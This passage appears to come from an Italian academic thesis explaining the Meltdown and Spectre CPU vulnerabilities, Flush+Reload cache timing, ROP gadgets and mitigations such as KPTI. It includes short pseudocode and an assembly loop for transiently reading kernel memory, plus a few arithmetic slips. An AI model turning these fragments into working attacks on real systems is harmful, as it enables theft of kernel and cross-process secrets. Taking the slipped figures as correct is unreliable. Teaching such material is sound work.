Per tradurre un indirizzo virtuale in un indirizzo fisico il processore deve cercare la tabella di traduzione di livello più alto, il cui indirizzo si trova in un registro del processore. Questa tabella altro non è che una serie di puntatori a directory delle pagine. Esse sono delle altre tabelle che contengono a loro volta dei puntatori.

Qui sotto riporto un'immagine che riassume i passaggi da una tabella all'altra in un sistema x86-64 Intel. CR3 è il registro che contiene l'indirizzo della PML4.




Immagine 1.8 *Traduzione da indirizzo virtuale a fisico in un sistema x86-64 Intel. CR3 è il registro che contiene l'indirizzo della PLM4.*

3. Vulnerabilità Meltdown

In questo capitolo ci occuperemo più nel dettaglio della vulnerabilità Meltdown [9] che sfrutta la caratteristica dell'esecuzione “out of order” dei moderni processori per indurre, appunto, questi ultimi ad eseguire operazioni fuori ordine che normalmente non dovrebbero essere eseguite e poi “catturare” dettagli relativi ad alcune aree di memoria non normalmente accessibili (sopratutto non da un processo non lecito) lanciando attacchi alla cache quali ad esempio “Flush + Reload”. La vulnerabilità Meltdown, da quando dichiarato dai ricercatori che l’hanno scoperta e descritta, rompe l’isolamento che dovrebbe esistere tra applicazioni e sistema operativo permettendo, di fatto, di carpire informazioni di altri sistemi operativi (nel caso ad esempio di virtualizzazione) e di altri applicativi che stanno eseguendo sulla CPU.

È una vulnerabilità per processori Intel x86, IBM POWER e alcuni microprocessori ARM-based. La CVE che descrive la vulnerabilità è la “CVE-2017-5754” [10]. La vulnerabilità è anche conosciuta come “Rogue Data Cache Load (RDCL)”. È considerata, insieme a Spectre, anch’essa scoperta agli inizi del 2018, come una delle vulnerabilità più importanti di sempre [30].
Meltdown consente ad un attaccante di risalire al contenuto di zone di memoria riservate, ovvero che non sono di competenza del proprio programma.
Supponiamo dunque che un processo malevolo intenda accedere a locazioni riservate, ovvero ad aree di memoria che sono di competenza di altri processi, del kernel o addirittura di un altro sistema operativo, ad esempio su macchine che con la virtualizzazione consentono a più sistemi operativi di essere eseguiti sulla stessa macchina hardware.
Il tentativo da parte di un processo di accedere ad una zona di memoria riservata provoca la generazione di una eccezione e quindi il fallimento della lettura dei dati.
L’ istruzione che tenta di accedere ad una locazione riservata, come ogni istruzione, viene schedulata dalla pipeline della CPU. Al momento della esecuzione l’indirizzo di memoria da leggere viene inviato al gestore della memoria e qui il controllo dei privilegi di accesso fallirà generando una eccezione. L’istruzione non viene completata e il processo interrotto.

Benché i dati dalla memoria riservata sono stati effettivamente letti dal processore l'istruzione è stata interrotta prima del suo completamento e nessun dato è fornito al processo malevolo. Questo meccanismo è da sempre ritenuto sicuro ed invalicabile.
Tuttavia accade che il una posizione che dipende dal valore segreto viene memorizzato nella cache del processore. Questo non sarebbe un problema per la sicurezza perché anche i dati memorizzati nella cache sono soggetti al controllo dei privilegi, e una nuova eccezione sarebbe generata se il processo malevolo tentasse un ulteriore accesso.
Tuttavia a questo punto Meltdown consente un attacco indiretto misurando il tempo di accesso alla locazione e quindi conoscendo se è presente o meno in cache. Facendo uso di alcune peculiarità del set di istruzioni x86, ed operando iterativamente su ciascuna locazione di memoria, Meltdown consente di risalire e rivelare i dati di tutta la memoria mappata.

Data questa introduzione, vediamo più dettagliatamente il funzionamento di Meltdown [9].

Si supponga di voler accedere ad un valore segreto all'indirizzo 3000 nell'area kernel (vietata al programma malevolo). Supponiamo che il valore segreto sia "8".
Il tutto incomincia richiedendo la lettura del byte segreto tramite indirizzamento indiretto (puntatore). Proviamo a leggere, ad esempio, la locazione all'indirizzo 10000 + il valore contenuto nell'indirizzo 3000 (il tutto moltiplicato per il valore 4096 per il discorso del pre-fetching dei dati [29]).
La lettura fallirà, non si hanno i permessi per accedere alla locazione 3000. Tuttavia, la locazione 10.000 + 8 *4096 sarà stata caricata in cache per via dell'esecuzione "out of order" che anticipa l'elaborazione delle istruzioni indipendentemente dal fatto che serviranno oppure no.
Il processo malevolo, successivamente, leggerà le locazioni da 10.000 a 10.000 + 255 * 4096 (abbiamo detto che all'indirizzo 3000 vi è un valore di un byte quindi può essere un valore tra 0 e 255) misurando i tempi di accesso ad ognuna con una tecnica chiamata "Flush + Reload". Troverà che l'accesso alla locazione 10.000 + 8 * 4096 sarà molto più veloce in quanto caricato precedentemente in cache e quindi saprà che il valore che era contenuto all'indirizzo 3000 era il valore 8.

3.1 Tecnica "Flush + Reload"

La tecnica "**Flush + Reload**" è la tecnica più efficace per carpire valori portati in cache da esecuzioni "out of order" [11].

La tecnica si sviluppa in 3 fasi:

1. Nella prima fase la linea di cache viene "flushata", cioè tolta dalla cache di tutti i livelli (L1, L2, L3);
2. Nella seconda fase l'attaccante attende che ci sia un accesso alla linea della memoria;
3. Nella terza fase l'attaccante ricarica la linea di memoria misurando il tempo impiegato per questa operazione.

Se la vittima accede alla locazione durante la fase di attesa, il contenuto sarà caricato in cache e l'operazione di reload impiegherà più tempo minore. In caso contrario, il valore della locazione non sarà in cache e il reload richiederà tempo maggiore.

Come sfrutta "Flush + Reload" Meltdown? In primo luogo l'attaccante provoca il caricamento in cache della locazione di memoria e poi misura il tempo per accedervi.

```
1. RAISE_EXCEPTION();
2. ACCESS(PROBE_ARRAY[DATA * 4096]);
```

Partendo da un paio di istruzioni come quelle sopra indicate, si tenta l'accesso ad un'area di memoria protetta. Questo provoca un'eccezione e quindi non sarà mai completamente eseguita.

Tuttavia, per l'effetto dell'esecuzione "out of order", il valore della locazione è caricato in cache e rimane lì anche dopo che l'eccezione è stata lanciata.

La moltiplicazione "data * 4096" indica uno spiazzamento su pagine differenti. Nello specifico, la diffusione su pagine differenti evita il pre-fetch di dati in cache, visto come come dichiara Intel il pre-fetch di dati può avvenire solo tra dati interni ad una stessa pagina da 4KB [29]. Questo ovviamente, va a limitare i falsi positivi, perché non vengono pre-caricati in cache altri dati oltre a quello target del ciclo che appartengono alla stessa pagina che quindi potrebbero essere anch'essi acceduti in tempo minore rispetto agli altri.

Iterando, poi, sulle 256 pagine di "probe_array" si può risalire al valore. Misurando il tempo di accesso, si trova che l'accesso è immediato in corrispondenza dell'indirizzamento con il valore che era in cache.





Immagine 2.1 *Misurazione dei tempi di accesso al dato da parte dell'attaccante per dedurre il valore. In questo caso il valore è 84 e l'accesso in quel punto risulta estremamente più veloce.*

Come visibile nel grafico sopra riportato, si ha un tempo di accesso incredibilmente basso (rispetto agli altri) in corrispondenza del valore in cache, che nel caso del grafico è "84".

Per mettere in pratica un attacco Meltdown si opera su due fasi:

1. Si costringe la CPU ad elaborare in "out of order" una o più istruzioni che poi in effetti non saranno eseguite in quanto vengono sollevate delle eccezioni. Avvengono dei cambi, però, tali per cui è possibile risalire ad un valore contenuto in una zona di memoria riservata. Le istruzioni di questa prima fase sono chiamate "**istruzioni transitorie**";
2. Nella seconda parte si procede ad estrapolare il valore segreto tramite dei test e delle misurazioni.



La prima fase si può implementare in due modi differenti:

1. **Exception handling**: consiste nel prevedere una fork nel programma attaccante, giusto prima del tentativo di accesso alla memoria con il segreto e di effettuare nel processo figlio quest'accesso invalido. Il processo figlio quindi terminerà, mentre il processo padre potrà continuare analizzando lo stato micro-architetturale;
2. **Exception suppression**: in programmazione concorrente si può evitare la generazione dell'eccezione tramite il meccanismo del "transactional memory" (TSX nel mondo Intel). Questo meccanismo permette di mettere insieme più istruzioni e rendere atomico l'insieme stesso di queste istruzioni da eseguire. In questo modo, il programma anziché andare in crash, al momento dell'eccezione effettua un roll-back ad uno stato precedente. In alternativa si può implementare ugualmente la exception suppression facendo precedere l'accesso alla memoria da un branch condizionale e si farà in modo in modo che il processore nel prevedere la condizione effettui la elaborazione out-of-order della istruzione di accesso alla memoria, ma poi nell'esecuzione la condizione sia tale che l'accesso alla memoria non venga eseguito. Questa modalità richiede una più sofisticata conoscenza nella predizione del branch.

L' attacco "Flush + Reload" sostanzialmente lavora su tutti i 256 valori del byte (come abbiamo già detto). Valuta, quindi, 256 linee di cache trovando il valore del byte segreto.

3.2 I tre steps di un attacco che sfrutta Meltdown

L' attacco viene portato avanti in tre steps [9]:

1. Si effettua un tentativo di lettura del valore segreto della locazione di memoria da attaccare;
2. Si indirizzano locazioni in cache con spiazzamenti basati sul valore segreto;
3. Si utilizza la tecnica "Flush + Reload" per dedurre il valore segreto.

Questi tre steps possono essere iterati per effettuare un dump di tutta la memoria fisica. Molti dei sistemi operativi mappano l'intera memoria fisica nello spazio di indirizzamento kernel in ogni processo utente. È per questo che Meltdown è in grado di leggere tutta la memoria fisica di una macchina.

Step 1:
Si utilizzano delle istruzioni come queste:

```
1. ; RCX = KERNEL ADDRESS
2. ; RBX = PROBE ARRAY
3. XOR RAX, RAX
4. RETRY:
5. MOV AL, BYTE [RCX]
6. SHL RAX, 0xC
7. JZ RETRY
8. MOV RBX, QWORD [RBX + RAX]
```

In linea 1 (registro RCX) abbiamo l'indirizzo da attaccare, che facendo parte dell'area kernel non risulta essere accessibile. La sua lettura genera un'eccezione.

Linea 2, il registro RBX viene inizializzato con l'indirizzo del "probe_array".

Step 2:
Linea 5, il byte del valore segreto viene spostato dal registro RCX in AL, ovvero il "byte basso" del registro RAX.

Alla linea 6 sono effettuati 12 shift a sinistra del valore segreto. Questo corrisponde ad una moltiplicazione per 4096 che è la tipica dimensione della pagina di cache. Lo scostamento di almeno una pagina, evita l'effetto indesiderato del "prefetcher" presente in hardware che

potrebbe decidere di intervenire caricando in cache anche le locazioni adiacenti e quindi provocando dei falsi positivi nella rilevazione con “Flush + Reload”.

Alla linea 7 l’operazione la lettura indiretta viene ripetuta iterativamente se il valore è zero.
Se una eccezione non è gestita lo user space di un programma viene terminato, e il valore dalla locazione di memoria potrebbe essere osservata nei registri del core dump del processo in crash. La soluzione è di azzerare questi registri, e quindi alla linea 4 si vede uno zero nel registro AL che è quindi un valore falso. Alla linea 6 Meltdown itera fin quando non trova un valore diverso da 0.
Meltdown assume che il valore segreto è proprio 0 se nello step 3 non risulta alcuna presenza in cache.
Il loop alla linea 7 termina o se il valore è diverso da zero, oppure dall’esecuzione della eccezione alla memoria.
In tutti i casi l’elaborazione prosegue linearmente tramite l’Exception handling or l’Exception suppression senza particolare aggravio dei tempi.

Alla linea 8 il valore segreto che è stato moltiplicato per 4096 è addizionato all’indirizzo base del probe array.

Step 3:
Eseguendo le istruzioni del precedente step 2 solo una delle linee di memoria del probe_array è in cache. La posizione di questa dipende solo dal valore segreto letto nello step 1.
E’ sufficiente dunque iterare su tutte le 256 pagine del “probe_array” misurando il tempo di accesso e quindi risalire al valore segreto.
Nello step 3 l’attaccante esegue 28 operazioni di “Flush+Reload”, ovvero 256 iterazioni per ricavare il valore segreto.

3.3 Meltdown nei vari sistemi operativi

Linux

Nel 2013 il kernel Linux, ha introdotto l'opzione di randomizzare lo spazio degli indirizzi dello stesso kernel al momento dell'avvio (boot time). Nel 2017 tale opzione è stata abilitata di default [12].

Inoltre è stato introdotto KASLR che non mappa la memoria fisica diretta in un unico indirizzo fisico fisso ma lo randomizza [13]. Quindi per effettuare un attacco meltdown, prima bisogna risalire a questo indirizzo.

Il kernel Linux soffre della vulnerabilità Meltdown dalla sua versione 2.6.32 fino alla 4.13.0. Tutte queste versioni mappano la memoria kernel nello spazio di indirizzamento dei programmi user, anche se comunque ne viene negato l'accesso.

Senza KASLR la mappa della memoria fisica parte all'indirizzo 0xFFFF 8800 0000 0000 e da qui prosegue linearmente l'intera memoria fisica. Quindi con Meltdown si riesce ad ottenere il dump dell'intera memoria fisica partendo da questo indirizzo.

Nei nuovi sistemi con KASLR sono sufficienti al massimo 128 tentativi con step di 8 GB per trovare l'indirizzo di partenza.

La "Kaiser patch" in Linux [14] [15], permette di isolare in modo forte lo spazio kernel da quello user, in quanto non mappa il primo nel secondo, ad esclusione di poche cose come ad esempio il vettore degli interrupt.

Con questa patch e con "KASLR" l'attacco Meltdown diventa molto complesso.

Microsoft Windows

Meltdown funziona anche sui sistemi Windows [16] che non implementa il concetto di mappare gli indirizzi fisici in uno spazio di indirizzamento virtuale.

La memoria fisica è mappata in tre modalità: non-paged pool, paged pool e system cache. Meltdown può leggere qualsiasi area delle tre modalità ad eccezione della memoria kernel che è in swap sulla memoria di massa.

Apple MacOS

Anche MacOS è vulnerabile a Meltdown ma stando a quanto dichiarato da Apple stessa in più occasioni, la vulnerabilità risulta essere stata "patchata" [17]. Non si hanno moltissime informazioni a riguardo, tuttavia, essendo esso un sistema Unix-like è molto probabile che

siano stati implementati dei meccanismi simili a quelli usati in Linux. In particolare Apple, ormai da anni, utilizza i medesimi processori Intel usati su tutti i PC di altri produttori. Apple è solita però apportare delle ottimizzazioni al livello ISA in base a degli accordi stipulati con Intel. Questo ci dice però, che la piattaforma architetture alla base delle macchine Apple è la medesima degli altri computer e quindi le problematiche in linea di massima sono le medesime.

Container

Meltdown funziona anche sui container come ad esempio Docker, LXC e OpenVZ.
Oltre a recuperare le informazioni kernel del container in cui è montato, Meltdown consente di accedere alle informazioni degli altri container presenti sulla stessa macchina.
Accade comunemente che più container condividono lo stesso kernel specie nelle soluzioni a basso costo degli hosting provider. Anche qui Meltdown supera la barriera di protezione che isola i container.

3.4 Meltdown sui processori ARM e AMD

In generale i processor ARM possono essere classificati con tre tipologie di core: Cortex-M, Cortex-R e Cortex-A
I Cortex-M sono processori embedded a 32 bit usati tipicamente in applicazioni Internet of Things (IoT) e sono risultati immuni alla vulnerabilità Meltdown [18].
I Cortex-R sono anch'essi processori embedded utilizzati in applicazioni real-time come ad esempio nel settore automotive per i dispositivi di controllo di autoveicoli. Benché siano attaccabili con Meltdown, l'utilizzo in sistemi chiusi li rende isolati da potenziali attacchi [18].
Alcuni processori Cortex-A sono anche attaccabili. I processori Cortex nelle versioni base A53 e A55, largamente utilizzati negli smartphone, non sono a rischio, ma alcune derivazioni lo sono [18].
I processori AMD invece sono risultati immuni dall'attacco Meltdown [19].

3.5 Le contromisure a Meltdown

La migliore contromisura adottabile sarebbe quella della riprogettazione hardware delle CPU. Questo però non può essere fatto per tutti quei dispositivi che già montano CPU che soffrono di queste problematiche.

A livello hardware la contromisura banale è la disattivazione dell'esecuzione "out of order". Questa soluzione però presenta un forte impatto sulle prestazioni.
Un'altra soluzione si basa sul fatto che Meltdown, anticipa nel tempo il controllo dei permessi nell'accesso ad un determinato indirizzo.
Quindi fare in modo che, in ogni caso, avvengano prima le operazioni di controllo dei permessi può mitigare la vulnerabilità. Questa soluzione comporta comunque un overhead perché ogni operazione di memory fetch dovrebbe attendere fino al completamento del controllo dei permessi. Una soluzione più realistica è quella di dividere lo spazio user da quello kernel introducendo un bit nei registri di controllo della CPU. Se ad esempio il bit è alto il kernel risiederà nella parte alta dello spazio di indirizzamento, e lo spazio user nella parte bassa. In questo modo nell'operazione di fetch risulta facile verificare in hardware se l'indirizzo cercato viola i privilegi di accesso. Così l'impatto sulle prestazioni sarebbe minimo.

Come abbiamo già detto, va pensata una "patch" per tutte quelle CPU già in commercio che sono vulnerabili a Meltdown. E queste "patch" possono essere solo software. La **patch Kaiser** è una valida soluzione.
L' architettura x86 prevede che comunque siano mappate nello spazio user numerose locazioni di memoria kernel. Questo lascia una residua, anche se limitata, possibilità di attacco con Meltdown a queste locazioni kernel. Queste locazioni in generale non riguardando informazioni sensibili e quindi non sono di grande interesse per un attacco. Tuttavia in linea non solo teorica qualcuna di queste locazioni potrebbe contenere un puntatore che potrebbe fungere da trampolino per svelare informazioni nell'area kernel che è stata "randomizzata".
La **patch KPTI (Kernel Page-Table Isolation)** è anch'essa concettualmente basata su Kaiser, deriva da una funzionalità implementata su Linux prima che l'attacco Meltdown fosse stato scoperto ed offre una maggiore protezione per prevenire che locazioni possano essere mappate nello user-space. KPTI separa interamente lo user-space dal kernel-space, a meno di un set di pagine che "vedono" la condivisione dei due spazi ma solo quando il sistema funziona in kernel mode [20].

4. Vulnerabilità Spectre

In questo capitolo ci occuperemo di studiare la vulnerabilità Spectre, anch'essa relativa ad alcune caratteristiche utilizzate nelle moderne CPU per aumentare le prestazioni.
Anche questa vulnerabilità viene sfruttata lanciando attacchi alla cache con tecniche quali "Prime + Probe" o "Flush + Reload".
Vedremo inoltre degli approfondimenti sulla "Return Oriente Programming", il "Branch Target Buffer" ed infine delle possibili contromisure alla vulnerabilità.
La vulnerabilità colpisce le architetture (i processori) Intel, AMD e ARM (a differenza di Meltdown che non colpiva AMD). Anche qui, come Meltdown, le patch vanno trovate lato architetture, tuttavia sono possibili delle mitigazioni software.
I ricercatori che l'hanno scoperta e descritta, l'hanno definita come una vulnerabilità che rompe l'isolamento tra diverse applicazioni. Consente a un utente malintenzionato di ingannare i programmi cosiddetti "error-free programs" (cioè quei programmi che effettuano molti controlli IF per evitare comportamenti non previsti), per far trapelare i propri segreti. In effetti, i controlli di sicurezza di tali "best practice" (appunto l'uso di molti controlli a livello di codice) aumentano effettivamente la superficie di attacco e potrebbero rendere le applicazioni più suscettibili a Spectre.
Spectre è più difficile da sfruttare rispetto a Meltdown, ma è anche più difficile da mitigare [21].

In Spectre, si induce il processore ad elaborare istruzioni speculative che modificano lo stato micro-architetturale e permettono di ricavare alcune informazioni tramite attacchi a tecnica "Flush + Reload" e "Evict + Reload".

Un attaccante può sfruttare Spectre tramite "branch condizionali", quindi si opera sul comportamento delle unità di predizione del processore che per l'elaborazione delle istruzioni "out of order" cerca di prevedere in quale direzione probabilmente continuerà l'esecuzione del programma.

L' attaccante, quindi, va a creare le condizioni tali per cui la predizione dell'unità sia errata in modo che vengano elaborate in "out of order" delle istruzioni transitorie che poi non saranno eseguite. Quindi si hanno delle modifiche micro-architetturali tali per cui tramite le tecniche sopra citate si possono carpire alcune informazioni a cui teoricamente non si potrebbe accedere.

Diamo un esempio con le seguenti linee di codice:

```
1. IF (X < ARRAY1_SIZE)
2.       Y= ARRAY2[ARRAY1[X] * 4096]
```

La variabile "X" visibile nel codice, contiene un valore deciso in maniera arbitrale dall'attaccante. L' IF compara il valore in X con una variabile che contiene la dimensione dell'array1.

Da prima si eseguono le istruzioni con un valore di X che verifica la condizione. Successivamente l'attaccante esegue le istruzioni con un valore di X che eccede i limiti dimensionali dell'array1, avendo l'accortezza di fare in modo che la dimensione dell'array non sia in cache.

L'unità di predizione, farà una valutazione errata in quanto supporrà che la condizione IF sia ancora verificata.

Sarà quindi elaborata "out-of-order" la seconda istruzione in cui la X porta a puntare ad un'area di memoria riservata e il valore portato in cache. Quando l'istruzione di branch viene effettivamente eseguita dal processore la previsione dell'unità si rileva errata e il valore in cache rimane lì senza essere rimosso.

L' attaccante, a questo punto, non può accedere direttamente al valore in cache, in quanto genererebbe un'eccezione per il tentativo di accesso ad una locazione riservata. Può usare le tecniche prima citate per risalire al valore.

Ripetendo il meccanismo con valori differenti di X, l'attaccante può carpire il contenuto di vaste aree di memoria.

L'attaccante può scegliere un "gadget" nello spazio d'indirizzamento della vittima e influenza questa ad eseguire il "gadget" in modo speculativo. Questo lo si fa sfruttando la tecnica **"Return Oriented Programming" (ROP)** che approfondiremo dopo.

L' attaccante non punta a trovare una vulnerabilità nel programma della vittima, ma ad addestrare il "Branch Target Buffer" (BTB) a predire erroneamente una istruzione di branch

indiretto che si riferisce all'indirizzo del gadget e quindi inducendo un'elaborazione speculativa del gadget stesso.
Quando l'istruzione di branch viene effettivamente eseguita, e le istruzioni speculative risultano inutilmente pre-elaborate, lo stato della cache non viene ripristinato e può essere utilizzato per risalire alle informazioni segrete.

4.1 Approfondimento su "Branch Target Buffer" (BTB)

L' unità di predizione presente nei processori è basata su un Branch Target Buffer (BTB) [22] che mantiene una tabella con gli indirizzi di programma caratterizzati da un branch e che sono stati recentemente eseguiti. La tabella riporta per ciascun branch gli indirizzi di destinazione e un record con gli ultimi risultati che si sono verificati.
L'unità di predizione dei branch (BTB) opera a livello micro-architetturale considerando il comportamento delle precedenti esecuzioni del branch presente ad un determinato indirizzo del programma, ed assume che probabilmente in una nuova esecuzione il comportamento rimanga immutato.
Quando più programmi sono eseguiti in simultanea sullo stesso hardware, se uno di essi modifica lo stato micro-architetturale questo si ripercuote sugli altri programmi in esecuzione.
Quindi, facendo leva su questo, si riescono ad accedere dati di altri programmi che teoricamente dovrebbero essere isolati.

Come già accennato, per carpire informazioni dalla cache, è possibile usare la tecnica "Flush + Reload" oppure "Evict + Reload".

L' attaccante, facendo uso delle tecniche appena citate, inizia eliminando dalla cache una linea condivisa con il programma vittima. Se la vittima accede la locazione di memoria, questa sarà portata in cache. Monitorando questa locazione, l'attaccante può accorgersi che l'accesso è molto più veloce e quindi è stato caricato in cache.
Con la tecnica Flush+Reload l'attaccante utilizza la istruzione clflush del linguaggio macchina x86 per eliminare la linea dalla cache.
Con la tecnica Evict+Reload l'eliminazione della linea è ottenuta accedendo ad altre locazioni, ed a causa della dimensione limitata della cache, il processore è indotto a fare spazio eliminando anche la linea monitorata.

4.2 Approfondimento su "Return Oriented Programming"

Gli attacchi di tipo Return Oriented Programming (ROP) [23] si basano su delle sequenze di istruzioni chiamate gadget. Un gadget deve fornire un'operazione usabile, quindi di fondamentale importanza è la loro disponibilità.

I gadget sono istruzioni o sequenze di istruzioni che soddisfano le seguenti condizioni:

- devono modificare il flusso dell'applicazione;
- devono eseguire una operazione utile al fine dell'attacco;
- devono terminare con una chiamata ad un altro indirizzo e quindi i gadget devono essere combinabili in modo da formare un programma. E sono appunto concatenabili se terminano con un'istruzione che, se gestita dall'attaccante, altera il flusso originario;
- il flusso deve fare riferimento ad un registro;
- tale registro deve poter essere modificabile dall'attaccante.

Dopo aver trovato le varie sequenze di istruzioni utili (gadget) disponibili non resta che metterli insieme in una "ROP chain" in modo da ottenere l'esecuzione di codice arbitrario (figura 1). In Android (vedi Riquadro 2) tali gadget si possono trovare nelle librerie di sistema, nei file .oat di sistema, nelle librerie dell'applicazione e nei file .oat dell'applicazione.

La tecnica di attacco di tipo ROP utilizza codice esistente già nell'applicazione indirizzando il flusso di controllo attraverso l'indirizzo di ritorno. Il concetto è semplice: si tratta di trovare ed eseguire diverse sequenze di istruzioni. Semplificando, i gadget fanno alcune operazioni e alla fine chiamano un indirizzo di ritorno, quindi l'operazione si ripete con il successivo gadget. Il risultato finale consiste nel concatenare tali gadget per ottenere in questo modo il comportamento voluto ed eseguire l'attacco.

Questa tecnica permette di sfruttare delle vulnerabilità aggirando il meccanismo che prevede la separazione di codice e dati. È da sottolineare che gran parte delle contromisure attualmente esistenti (Address Space Layout Randomisation, Data Execution Prevention, ecc.) sono aggirabili da tecniche avanzate di questo tipo. Gli exploit di tipo ROP possono essere visti come una versione avanzata di quelli Ret2libc.

4.3 Spectre in dettaglio

L' attacco Spectre induce il programma vittima ad elaborare in modo speculativo delle istruzione che, nell'esecuzione standard del programma, non sarebbero eseguite.
Si generano, quindi, delle variazioni micro-architetturali che consentono all'attaccante di risalire ad alcune informazioni.

L' attacco comincia con una fase di setup, in modo da indurre il processore ad eseguire delle istruzioni speculative. In questa fase, l'attaccante inizia a studiare l'applicazione della tecnica "Flush + reload" oppure "Evict + Reload".

La fase due dell'attacco consiste nell'elaborare (da parte del processore) le istruzioni identificate dall'attaccante. Questo può essere fatto con una specifica richiesta (tramite una syscall, un socket, un file, …), oppure sfruttando l'elaborazione speculative nel proprio programma per ottenere informazioni riservate. In ogni caso l'obbiettivo dell'attaccante è il caricamento in cache di alcune informazioni che poi andrà a leggere.

La terza fase è l'utilizzo di "Flush + Reload" o "Evict + Reload" per dedurre le informazioni in cache.

4.3.1 Utilizzo dei branch condizionali in Spectre

Riprendiamo l'esempio di inizio capitolo e le stesse linee di codice presentate nello stesso. All'interno di una funzione, ad esempio una syscall e che la variabile "unsigned X" sia ricevuta da una fonte non attendibile:

```
1. IF (X < ARRAY1_SIZE)
2.       Y= ARRAY2[ARRAY1[X] * 4096]
```

Il processo che esegue il codice ha accesso ad "array1" di dimensione "array1_size" e anche ad un secondo array "array2" di 128KB.
La prima istruzione serve per prevenire accessi a zone di memoria fuori dalla dimensione dell'array1.
Se un attaccante propone per x un valore maggiore della dimensione di array1, la seconda istruzione può essere elaborata in out-of-order dal processore in via speculativa. Se l'unità di predizione del branch è indotta ad una previsione errata, accade che in cache viene portato il contenuto di array1[x], che corrisponderà ad una locazione k di memoria esterna all'array1, e che quindi può corrispondere ad una informazione segreta.

L' elaborazione speculativa della seconda linea di codice prosegue per elaborare l'indirizzo di array2[k * 4096], ed essendo anche questo non presente in cache l'elaborazione speculativa attende che venga eseguita la lettura dalla memoria centrale.
Nel frattempo giunge in cache il valore di array1_size e il processore si accorge di aver effettuato una predizione errata ri-aggiornando di conseguenza i suoi registri di stato.
A questo punto l'attaccante può iniziare a cercare di dedurre il valore di k.
Questo è facilitato se l'attaccante ha i privilegi per accedere ad array2. In questo caso è sufficiente provare iterativamente a leggere array2[n*4096] per tutti i valori di n da 0 a 256 (il calcolo è: $2^{17} / 2^{9} = 2^{8} = 256$). L'accesso con il valore n che risulterà considerevolmente più veloce indicherà che quel n è proprio il valore di k.

Il "4096" è usato per evitare il pre-fatching di dati in cache di livello 1 relativo ad una stessa pagina (vale lo stesso discorso fatto precedentemente per Meltdown) [29].

4.3.2 Utilizzo dei branch indiretti in Spectre

Le istruzioni di branch indiretto consentono al programma su più di due possibili indirizzi e quindi prevedono già diramazioni.
Per le architetture x86 sono possibili le seguenti possibilità:

- "**jmp eax**": salta all'indirizzo contenuto nel registro "eax";
- "**jmp[eax]**": salta all'indirizzo puntato da una locazione di memoria a sua volta puntata dal registro "eax";
- "**Jmp dword ptr [0x12345678]**": per saltare all'indirizzo puntato da una locazione di memoria;
- "**ret**": per saltare ad un indirizzo di memoria dallo stack.

Se il calcolo dell'indirizzo destinazione è in ritardo, perché manca un qualche valore in cache e l'unità di predizione è stata predisposta a fare una previsione errata, nell'attesa, il processore può esser indotto ad elaborare istruzioni speculative su una diramazione scelta dall'attaccante e che poi non sarà mai effettivamente eseguita nel programma.

Ipotizziamo che un attaccante stia cercando di leggere informazioni riservate controllando i registri R1 e R2.

Accade spesso che vi siano chiamate a funzioni e questi registri vengono salvati automaticamente nello stack anche se non utilizzati dal programma.
L'attaccante può cercare un "gadget", ovvero un pezzo di codice che funzionerà da arnese per carpire informazioni in memoria.
